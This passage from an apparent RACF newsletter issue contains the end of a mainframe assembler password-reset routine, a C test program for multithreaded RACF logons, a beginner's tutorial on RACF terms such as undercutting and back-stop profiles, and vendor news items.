         B     USRIDLN3                   Check next byte
USRIDEN3 DS    ØH
         LTR   R8,R8                      Zero len?
         BZ    PWRSRT8                    Yes - get out
         STCM  R8,X'ØØØ1',USERIDL         Save userid len
         BCTR  R8,Ø                       Reduce len fo ex
         MVC   USERID(8),=8C' '           Init the userid area
         L     R9,PARM1                   Get addr of incoming userid
         EX    R8,USRIDMV3                Copy the incoming userid
         OC    USERID(8),=8C' '           Set to uppercase
*   Determine the length of the password and copy to local working    *
*   storage.                                                          *
         L     R9,PARM2                   Get address of password
         XR    R8,R8                      Clear counter register
CPWDLN3  DS    ØH
         CLI   Ø(R9),C' '                 End of password?
         BE    CPWDEN3                    Yes - set len and move value
         CLI   Ø(R9),X'ØØ'                End of password?
         BE    CPWDEN3                    Yes - set len and move value
         C     R8,=F'8'                   Max len?
         BE    CPWDEN3                    Yes - set len and move value
         LA    R9,1(,R9)                  Point to next data byte
         LA    R8,1(,R8)                  Add one to count
         B     CPWDLN3                    Check next byte
CPWDEN3  DS    ØH
         LTR   R8,R8                      Zero len?
         BZ    PWRSRT8                    Yes - get out
         STCM  R8,X'ØØØ1',CRNTPWDL        Save password length
         BCTR  R8,Ø                       Reduce len for ex
         MVC   CRNTPWD(8),=8C' '          Init password area
         L     R9,PARM2                   Get address of password area
         EX    R8,CPWDMVC3                Copy the password
         OC    CRNTPWD(8),=8C' '          Set to uppercase
```

```
*   Determine the length of the new password and copy to local        *
*   working storage.                                                   *
         L     R9,PARM3                   Get address of new password
         XR    R8,R8                      Clear counter register
NPWDLN3  DS    ØH
         CLI   Ø(R9),C' '                 End of password?
         BE    NPWDEN3                    Yes - set len and move value
         CLI   Ø(R9),X'ØØ'                End of password?
         BE    NPWDEN3                    Yes - set len and move value
         C     R8,=F'8'                   Max len?
         BE    NPWDEN3                    Yes - set len and move value
         LA    R9,1(,R9)                  Point to next data byte
         LA    R8,1(,R8)                  Add one to count
         B     NPWDLN3                    Check next byte
NPWDEN3  DS    ØH
         LTR   R8,R8                      Zero len?
         BZ    PWRSRT8                    Yes - get out
         STCM  R8,X'ØØØ1',NEWPWDL         Save password length
         BCTR  R8,Ø                       Reduce len for ex
         MVC   NEWPWD(8),=8C' '           Init password area
         L     R9,PARM3                   Get address of password area
         EX    R8,NPWDMVC3                Copy the password
         OC    NEWPWD(8),=8C' '           Set to uppercase
         L     R5,PARM4                   Get SAF rc area addr
         XC    Ø(4,R5),Ø(R5)              Set SAF rc to zero
         L     R5,PARM5                   Get RACF rc area addr
         XC    Ø(4,R5),Ø(R5)              Set RACF rc to zero
         L     R5,PARM6                   Get RACF rsn area addr
         XC    Ø(4,R5),Ø(R5)              Set RACF rsn to zero
         MVC   ROUTWRK(ROUTLEN4),RACROUT4 Copy RACROUTE model
         RACROUTE REQUEST=VERIFY,                                      X
               ENVIR=CREATE,                                           X
               PASSCHK=YES,                                            X
               NEWPASS=NEWPWDL,                                        X
               PASSWRD=CRNTPWDL,                                       X
               USERID=USERIDL,                                         X
               ACEE=ACEEADDR,                                          X
               RELEASE=1.9.2,                                          X
               WORKA=RACWORK,MF=(E,ROUTWRK)
         ST    R15,RETCODE                Save the return code
         LTR   R15,R15                    Logon ok?
         BNZ   PWRSRT1                    No - set return values
         CLC   ACEEADDR(4),=F'Ø'          An ACEE?
         BE    NOACEE2                    No - don't delete it
         MVC   ROUTWRK(ROUTLEN4),RACROUT4 Copy RACROUTE model
         RACROUTE REQUEST=VERIFY,                                      X
               ENVIR=DELETE,                                           X
               PASSCHK=NO,                                             X
               ACEE=ACEEADDR,                                          X
               RELEASE=1.9.2,                                          X
               WORKA=RACWORK,MF=(E,ROUTWRK)
NOACEE2  DS    ØH
ENDPWRS  DS    ØH
         L     R5,RETCODE                 Copy return code
         STORAGE RELEASE,LENGTH=TEMPLEN,ADDR=(R1Ø)
         LR    R15,R5                     Set return code
         EDCEPIL                          Return
PWRSRT1  DS    ØH
         L     R5,PARM4                   Get SAF rc area addr
         ST    R15,Ø(,R5)                 Save SAF rc
         L     R5,PARM5                   Get RACF rc area addr
         MVC   Ø(4,R5),ROUTWRK            Save RACF rc
         L     R5,PARM6                   Get RACF rsn area addr
         MVC   Ø(4,R5),ROUTWRK+4          Save RACF rsn
         MVC   RETCODE(4),=F'-1'          Set return code
         B     ENDPWRS                    We're done
PWRSRT8  DS    ØH
         MVC   RETCODE(4),=F'-8'          Set return code
         B     ENDPWRS                    We're done
PWRSRT9  DS    ØH
         MVC   RETCODE(4),=F'-9'          Set return code
         B     ENDPWRS                    We're done
*   Executed instructions for PWRESET                                *
USRIDMV3 MVC   USERID(*-*),Ø(R9)          Copy the userid
CPWDMVC3 MVC   CRNTPWD(*-*),Ø(R9)         Copy the password
NPWDMVC3 MVC   NEWPWD(*-*),Ø(R9)          Copy the new password
*   Constants for PWRESET                                            *
RACROUT4 RACROUTE REQUEST=VERIFY,                                     X
               PASSCHK=YES,                                           X
               RELEASE=1.9.2,                                         X
               MF=L
ROUTLEN4 EQU   *-RACROUT4
         LTORG
         DROP  R1Ø,R12,R13
LGINWORK EDCDSAD
WORKLEN  EQU   *-LGINWORK
TEMPAREA DSECT
PARMØ    DS    F
PARM1    DS    F
PARM2    DS    F
PARM3    DS    F
PARM4    DS    F
PARM5    DS    F
PARM6    DS    F
PARM7    DS    F
PARM8    DS    F
PARM9    DS    F
PARM1Ø   DS    F
RETCODE  DS    F
ACEEADDR DS    F
```

```
ROUTWRK  DS    ØD,CL(ROUTLEN1)
USERIDL  DS    XL1
USERID   DS    CL8
CRNTPWDL DS    XL1
CRNTPWD  DS    CL8
NEWPWDL  DS    XL1
NEWPWD   DS    CL8
RACWORK  DS    ØD,CL(512)
TEMPLEN  EQU   *-TEMPAREA
         IKJTCB
         CVT   DSECT=YES
         IHAASCB
         IHAASXB
         IHAACEE
RØ       EQU   Ø
R1       EQU   1
R2       EQU   2
R3       EQU   3
R4       EQU   4
R5       EQU   5
R6       EQU   6
R7       EQU   7
R8       EQU   8
R9       EQU   9
R1Ø      EQU   1Ø
R11      EQU   11
R12      EQU   12
R13      EQU   13
R14      EQU   14
R15      EQU   15
         END
```

TSTLOGON.C

```
/*  Before this program is compiled on an OS/39Ø or z/OS
 *  system, be sure to change all occurrences of '[' to x'AD'
 *  and all occurrences of ']' to x'BD'.                         */
#define _OPEN_THREADS
#define _POSIX_SOURCE
#include <pthread.h>
#include <stdio.h>
#include <unistd.h>
#include <time.h>
#include <pwd.h>
#include <errno.h>
#pragma runopts("POSIX(ON)")
#pragma linkage (LOGON, OS)
#pragma linkage (LOGOFF, OS)
#pragma linkage (PWVERIFY, OS)
```

```
#pragma linkage (PWRESET, OS)
struct THREAD_PARM {
  pthread_t thread_id;
  char thread_name[64];
  char thread_userid[12];
  char thread_passwd[12];
  char *thread_ret;
  int  thread_done;
  int  thread_sleep;
  struct THREAD_PARM *thread_next;
};
#define MAX_THREAD_COUNT 4
int CHECK_ACEE(char *sec_env)
{
  unsigned int cvtloc;
  unsigned int cvt;
  unsigned int ascb;
  unsigned int tcb;
  unsigned int asxb;
  unsigned int tcbsenv;
  unsigned int asxbsenv;
  unsigned int temp;
  char ACEEUSRI[9];
  char temp_str[5];
  int rc;
/* Extract the current TCB and ASCB addresses.  Find the current task-
 * level ACEE address (the TCBSENV (TCB+x'154') contains the task
 * level ACEE address) and determine whether there is an ACEE
 * associated with the current task (TCBSENV is non-zero).  If there
 * is no task-level ACEE, the current task is running under the
 * security environment associated with the address space. The address
 * space ACEE address is contained in the ASXB (the ASXBSENV
 * (ASXB=x'C8') contains the address space ACEE address).  Under only
 * the rarest of circumstances will the ASXBSENV be zero so expect this
 * field to contain the address space ACEE address.
 * A task ACEE always takes precedence over an address space ACEE so
 * check for it first.                                            */
  cvtloc = 16;
  cvt = *(unsigned int *)cvtloc;                    // CVT address
  temp = *(unsigned int *)cvt;                 // TCB/ASCB area address
  tcb = *(unsigned int *)(temp + 4);                // TCB address
  ascb = *(unsigned int *)(temp + 12);              // ASCB address
  tcbsenv = *(unsigned int *)(tcb + 0x00000154);    // TCB ACEE address
  asxb = *(unsigned int *)(ascb + 0x0000006c);      // ASXB address
  asxbsenv = *(unsigned int *)(asxb + 0x000000c8);
                                             // Address space ACEE addr
  ACEEUSRI[8] = 0;
  if (tcbsenv != 0)
  {
    strncpy(temp_str,(char *)(tcbsenv + 0),4);
    temp_str[4] = 0;
    rc = strcmp(temp_str,"ACEE\0");
    if (rc == 0)
    {
      strncpy(ACEEUSRI,(char *)(tcbsenv + 0x00000015),8);
//    printf("Security environment is associated with %s\n",ACEEUSRI);
      strncpy(sec_env,ACEEUSRI,8);
      return (0);
    }
    else
    {
      printf("ACEE not located\n");
      return (-1);
    }
  }
  if (asxbsenv != 0)
  {
    strncpy(temp_str,(char *)(asxbsenv + 0),4);
    temp_str[4] = 0;
    rc = strcmp(temp_str,"ACEE\0");
    if (rc == 0)
    {
      strncpy(ACEEUSRI,(char *)(asxbsenv + 0x00000015),8);
//    printf("Security environment is associated with %s\n",ACEEUSRI);
      strncpy(sec_env,ACEEUSRI,8);
      return (0);
    }
    else
    {
      printf("ACEE not located\n");
      return (-1);
    }
  }
  return(-2);
}
void *thread(void *arg)
{
  time_t t1;
  struct THREAD_PARM *thrd_prm;
  int k, l;
  int  SAFrc;
  int  RACFrc;
  int  RACFrsn;
  char security_environment[9];
  thrd_prm = (struct THREAD_PARM *)arg;
  printf("thread() entered with argument '%s'\n",
         thrd_prm->thread_name);
  if ((thrd_prm->thread_ret = (char*) malloc(32)) == NULL) {
    perror("malloc() error");
    exit(22);
  }
  time(&t1);
  printf("thread() start time for thread %s is %s\n ...\
 userid %s len %d password %s len %d\n",
         thrd_prm->thread_name, ctime(&t1),
         thrd_prm->thread_userid, strlen(thrd_prm->thread_userid),
         thrd_prm->thread_passwd, strlen(thrd_prm->thread_passwd));
  sprintf(thrd_prm->thread_ret, "This is a test of %s",
          thrd_prm->thread_name);
/*  Issue the LOGON() function to request the creation of a task
 *  level security environment.                                    */
  l = LOGON(&thrd_prm->thread_userid,
            &thrd_prm->thread_passwd,
            &SAFrc,
            &RACFrc,
            &RACFrsn);
  strcpy(security_environment,"        ");
  k = CHECK_ACEE((char *)&security_environment);
  sleep(thrd_prm->thread_sleep);
  time(&t1);
  printf("thread() end time for thread %s is %s.  k=%d  errno=%d
l=%d\n",
         thrd_prm->thread_name, ctime(&t1), k, errno, l);
  printf("Security environment for thread %s is %s\n",
         thrd_prm->thread_name, security_environment);
  thrd_prm->thread_done = 1;
  pthread_exit(thrd_prm->thread_ret);
}
main() {
  struct THREAD_PARM *thread_info_first;
  struct THREAD_PARM *thread_info;
  struct THREAD_PARM *thread_info_next;
  void *ret;
  time_t t;
  char thread_name[64];
  int thread_count;
  int i;
  int done_flag;
  thread_info_first = NULL;
  thread_info = (struct THREAD_PARM*)calloc(1,sizeof(struct
THREAD_PARM));
/*  Determine how many threads you want to initiate and how many
 *  unique userid/password combinations should be used.
 *  Change the MAX_THREAD_COUNT and the userid/passwd values below
 *  as necessary.                                                  */
  for (thread_count = 1; thread_count <= MAX_THREAD_COUNT;
thread_count++)
  {
    if (thread_info_first == NULL)
    {
```

```
  thread_info_first = thread_info;
}
if (thread_count == 1)
{
  thread_info->thread_sleep = 10;
  strcpy(thread_info->thread_userid,"USERID1");
  strcpy(thread_info->thread_passwd,"PWDVAL1");
}
else if (thread_count == 2)
{
  thread_info->thread_sleep = 8;
  strcpy(thread_info->thread_userid,"USERID2");
  strcpy(thread_info->thread_passwd,"PWDVAL2");
}
else if (thread_count == 3)
{
  thread_info->thread_sleep = 7;
  strcpy(thread_info->thread_userid,"USERID3");
  strcpy(thread_info->thread_passwd,"PWDVAL3");
}
else if (thread_count == 4)
{
  thread_info->thread_sleep = 11;
  strcpy(thread_info->thread_userid,"USERID4");
  strcpy(thread_info->thread_passwd,"PWDVAL4");
}
else
{
  thread_info->thread_sleep = 1;
}
sprintf(thread_info->thread_name,"Thread %d",thread_count);
thread_info->thread_done = 0;
thread_info->thread_ret = NULL;
thread_info->thread_next = NULL;
i = pthread_create(&thread_info->thread_id, NULL, thread,
                   thread_info);
if (i != 0)
{
  perror("pthread_create() error");
  printf("thread_count = %d rc %d errno %d\n",
         thread_count, i, errno);
  exit(99);
}
if (thread_count < MAX_THREAD_COUNT)
{
  thread_info_next =
      (struct THREAD_PARM*)calloc(1,sizeof(struct THREAD_PARM));
  thread_info->thread_next = thread_info_next;
  thread_info = thread_info_next;
}
```

```
  }
/*  Wait for tasks to indicate their completedness.                 */
  done_flag = 0;
  while (done_flag == 0)
  {
    done_flag = 1;
    if (thread_info_first != NULL)
    {
      thread_info = thread_info_first;
      while (thread_info != NULL)
      {
        if (thread_info->thread_done < done_flag)
        {
          done_flag = thread_info->thread_done;
          sleep(1);
          goto THREADS_ACTIVE;
        }
        thread_info = thread_info->thread_next;
      }
    }
THREADS_ACTIVE:
    done_flag = done_flag;
  }
/*  The tasks are complete.  Is termination messages.               */
  thread_info = thread_info_first;
  while (thread_info != NULL)
  {
    if (pthread_join(thread_info->thread_id, &ret) != 0)
    {
      perror("pthread_join() error");
      exit(91);
    }
    printf("thread '%s' exited with '%s'\n", thread_info->thread_name,
ret);
    free(thread_info->thread_ret);
    thread_info_next = thread_info->thread_next;
    free(thread_info);
    thread_info = thread_info_next;
  }
}
```

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RACF 101 – understanding RACF terms

RACF 101 is a regular column for newcomers to the RACF world. It presents basic RACF topics in a tutorial format. In this issue, we will discuss some RACF terms that are commonly used in the industry. Knowing these terms will add to your RACF knowledge and help you better understand some of the idiosyncrasies of RACF.

Like all specialties, RACF has its own set of special terms and jargon that may appear ‘Greek’ to outsiders, and sometimes even to a RACF beginner.

Quite often, the newcomer to RACF is intimidated by such terms when used by some of their more senior colleagues. They may not be able to participate in the conversation; may not want to open their mouths for fear of being wrong, and may even feel inferior.

Well, fear not! The following, while not all-inclusive, will get you started in understanding some of the common terms of RACF.

UNDERCUTTING

The term ‘undercutting’ is used with respect to a person losing the RACF access he previously had. If, by creating a new profile, you take away someone’s access inadvertently, you are said to have ‘undercut’ that person’s access.

The following example will help explain undercutting.

Let’s say a user, USER99, has READ access to a profile, SYS1.**. This person therefore has READ access to any dataset starting with SYS1, including SYS1.PROCLIB. Now you are asked to grant READ access to another user, USER01, to SYS1.PROCLIB, and only that dataset. So you create a profile called SYS1.PROCLIB, with Universal Access NONE, and add the user USER01 to the access list of this newly-created profile.

What you have just done is ‘undercut’ USER99 from his READ access to SYS1.PROCLIB, which he had by virtue of the SYS1.** profile! This occurred because of the way RACF does access checking – the most specific profile that matches an access request is used for access checking.

In other words, when you create a new profile, you have to keep in mind existing, more general, profiles so that you don’t undercut someone’s existing access.

To prevent undercutting, you should determine all similar profiles before defining the new one. In the above case, if you were to enter the SEARCH command:

```
SEARCH MASK(SYS1) CLASS(DATASET)
```

the results might be:

```
SYS1.**
SYS1.VTAMLIB.**
```

This tells you that the profile SYS1.** already exists. So, to prevent undercutting, you can define your new profile utilizing the FROM operand of the ADDSD command:

```
ADDSD 'SYS1.PROCLIB" GENERIC FROM('SYS1.**')
```

The FROM operand will copy the userids and groups from the SYS1.** profile into the access list of the new profile, thus preventing any undercutting.

Undercutting, by the way, can happen for general resource classes also.

THE BACK-STOP PROFILE

Sometimes also called the ‘catch-all’ profile, the back-stop profile comes into play when no other profile in a class matches the resource in question. For example, if you have a CICS transaction class called CICSTRN1, and the SEARCH command reveals the following profiles in that class:

```
ABCD
DEF*
```

```
ABC*
**
```

then, if you access a transaction called PQRS, the back-stop profile ‘**’, the last one on the list, is used for access checking, because it is the ‘best’ fit among all others. The same profile will also be used for any transaction that does not match the ABCD, DEF*, or ABC* profiles.

Back-stop profiles play a special role in RACF. Without them, many of the resources that you have not thought of will go unprotected. By creating a back-stop profile, you ensure that current, and any future, resources will be covered by the back-stop profile.

RACF SEGMENTS

Profiles in RACF can have ‘segments’ that store additional (but optional) security information. For example, a user profile can contain a TSO segment specifying TSO-related security information. Not all profiles need to have segments, and some can have more than one segment. For example, a user profile can have the TSO and CICS segments.

The segments that a profile can have are pre-defined. For example, a user profile can have one or more of the following segments: TSO, CICS, DFP, OPERPARM, WORKATTR, NETVIEW, and OMVS. A group profile can have the DFP or OMVS segments.

To list segments, you need to specify them by name in the list command. For example to list the TSO segment of a userid USER00, enter the command:

```
LU USERØØ TSO
```

Or, to list the TSO and CICS segments:

```
LU USERØØ TSO CICS
```

The segment information is displayed at the very end of the list output. If you want only segment information (no standard RACF information), enter the command:

```
LU USERØØ TSO CICS NORACF
```

By default, RACF does not provide segment information. You need to ask for it by segment name, which of course forces you to know your segment names.

RACF UNLOADED DATABASE

The RACF unloaded database, or RACF ‘flat’ file, is a term applied to the RACF database containing ‘readable’ RACF records, ie all the profiles defined at the installation. This of course implies that the ‘real’ RACF database that is updated all the time by RACF is ‘unreadable’ by human beings – it is in a format that only RACF understands.

The flat file is produced by running an IBM-provided program that reads the unreadable RACF records and produces a file containing readable RACF records. Most installations produce a RACF flat file on a daily basis. This file is often input to various programs that produce monitoring and review reports.

The records in the unloaded database are ‘tagged’ to denote the type of records. For example, all user profiles have a type code of 200, group profile records have type 100, etc. Based on this, it is possible to browse all your user profiles in an ISPF session.

GROUPING CLASSES

Some of the general resource classes have a corresponding ‘grouping’ class. Grouping classes, as the name implies, allow you to group resources for similar treatment. You can do this even in cases where grouping would otherwise be impossible.

Let’s say you have CICS transactions ABCD and ABCE, and they have similar access requirements. In this case, grouping is easy – you can create a profile called ABC* in the CICS transaction class, and both the transactions will be covered by this profile. In this case, we did it using wildcards.

But wildcarding is not always possible – what if you had payroll transactions called DDDD and FFFF, which, the payroll department tells you, have similar access requirements? Wildcarding to cover both these cases is impossible. This is where RACF grouping profiles come in. In the CICS grouping class, simply specify that the transactions DDDD and FFFF are in a group, and then provide appropriate RACF permissions!

Grouping classes do not make sense for all RACF classes. For example, the DATASET class does not have a corresponding grouping class.

CONCLUSION

We have not covered all possible terms used in RACF. Nor should that be our goal. Our goal is to add to the existing RACF knowledge base and gradually increase it. And this is what we achieved.

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Done anything interesting with RACF? More information about contributing an article, plus an explanation of our terms and conditions, can be found at www.xephon.com/nfc.

Articles can be sent to the editor, Trevor Eddolls, at trevore@xephon.com.

RACF news

NEON Systems has announced Shadow z/Services, SOAP-based mainframe integration solution that allows organizations to rapidly transform CICS, IMS, and Advantage CA-IDMS applications into Web services.

Shadow z/Services includes several components and features designed to accelerate the development and deployment of mainframe Web services, including single-step configuration, dynamic introspection, and microflow orchestration. Shadow z/Services Studio is an Integrated Development Environment (IDE) for development, management, and administration of mainframe Web services integration.

The product offers flexible security. It integrates into existing mainframe security infrastructures using mainframe SAF services, which support RACF (as well as ACF2 and CA-Top Secret) in order to maintain the integrity of application security.

For further information contact:
NEON Systems, 14100 Southwest Freeway, Suite 500, Sugar Land, TX 77478, USA.
Tel: (281) 491 4200.
URL: www.neonsys.com/Shadow/shadow_zservices.asp.

* * *

Blockade Systems and VASCO Data Security International have extended their partnership to provide complete product integration and co-selling and marketing of the combined security solution.

VASCO Digipass authenticators are natively integrated with Blockade's ESaccess. Blockade ESaccess is a centralized enterprise access control and management product that uses the power of the OS/390 or z/OS Enterprise Server system to administer access of Web-based users to corporate Web resources. It provides centralized role-based access control for simplified administration and control of user access. VASCO Digipass provides user authentication for remote access, Web, and custom applications. A Digipass is a small, hand-held device available in various sizes, colours, and form factors that dynamically generates a random password with each use.

For further information contact:
Blockade Systems, 2200 Yonge Street, Suite 1300, Toronto, Ontario, Canada, M4S 2C6.
Tel: (416) 482 8400.
VASCO, 1901 South Meyers Road, Suite 210, Oakbrook Terrace, IL 60181, USA.
Tel: (630) 932 8844.
URL: www.blockade.com/news/pressrelease/pr_09_14_2004.html.

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OpenNetwork Technologies has announced enhanced support for Microsoft Identity Integration Server (MIIS) 2003 with the availability of connectors for out-of-the-box integration to SAP R/3 and Oracle environments.

OpenNetwork Technologies, 13577 Feather Sound Drive, Clearwater, FL 33762, USA.
Tel: (877) 561 9500.
URL: www.opennetwork.com/news/press/2004/2004-05-26_provisioning-miis-sap-oracle.php.

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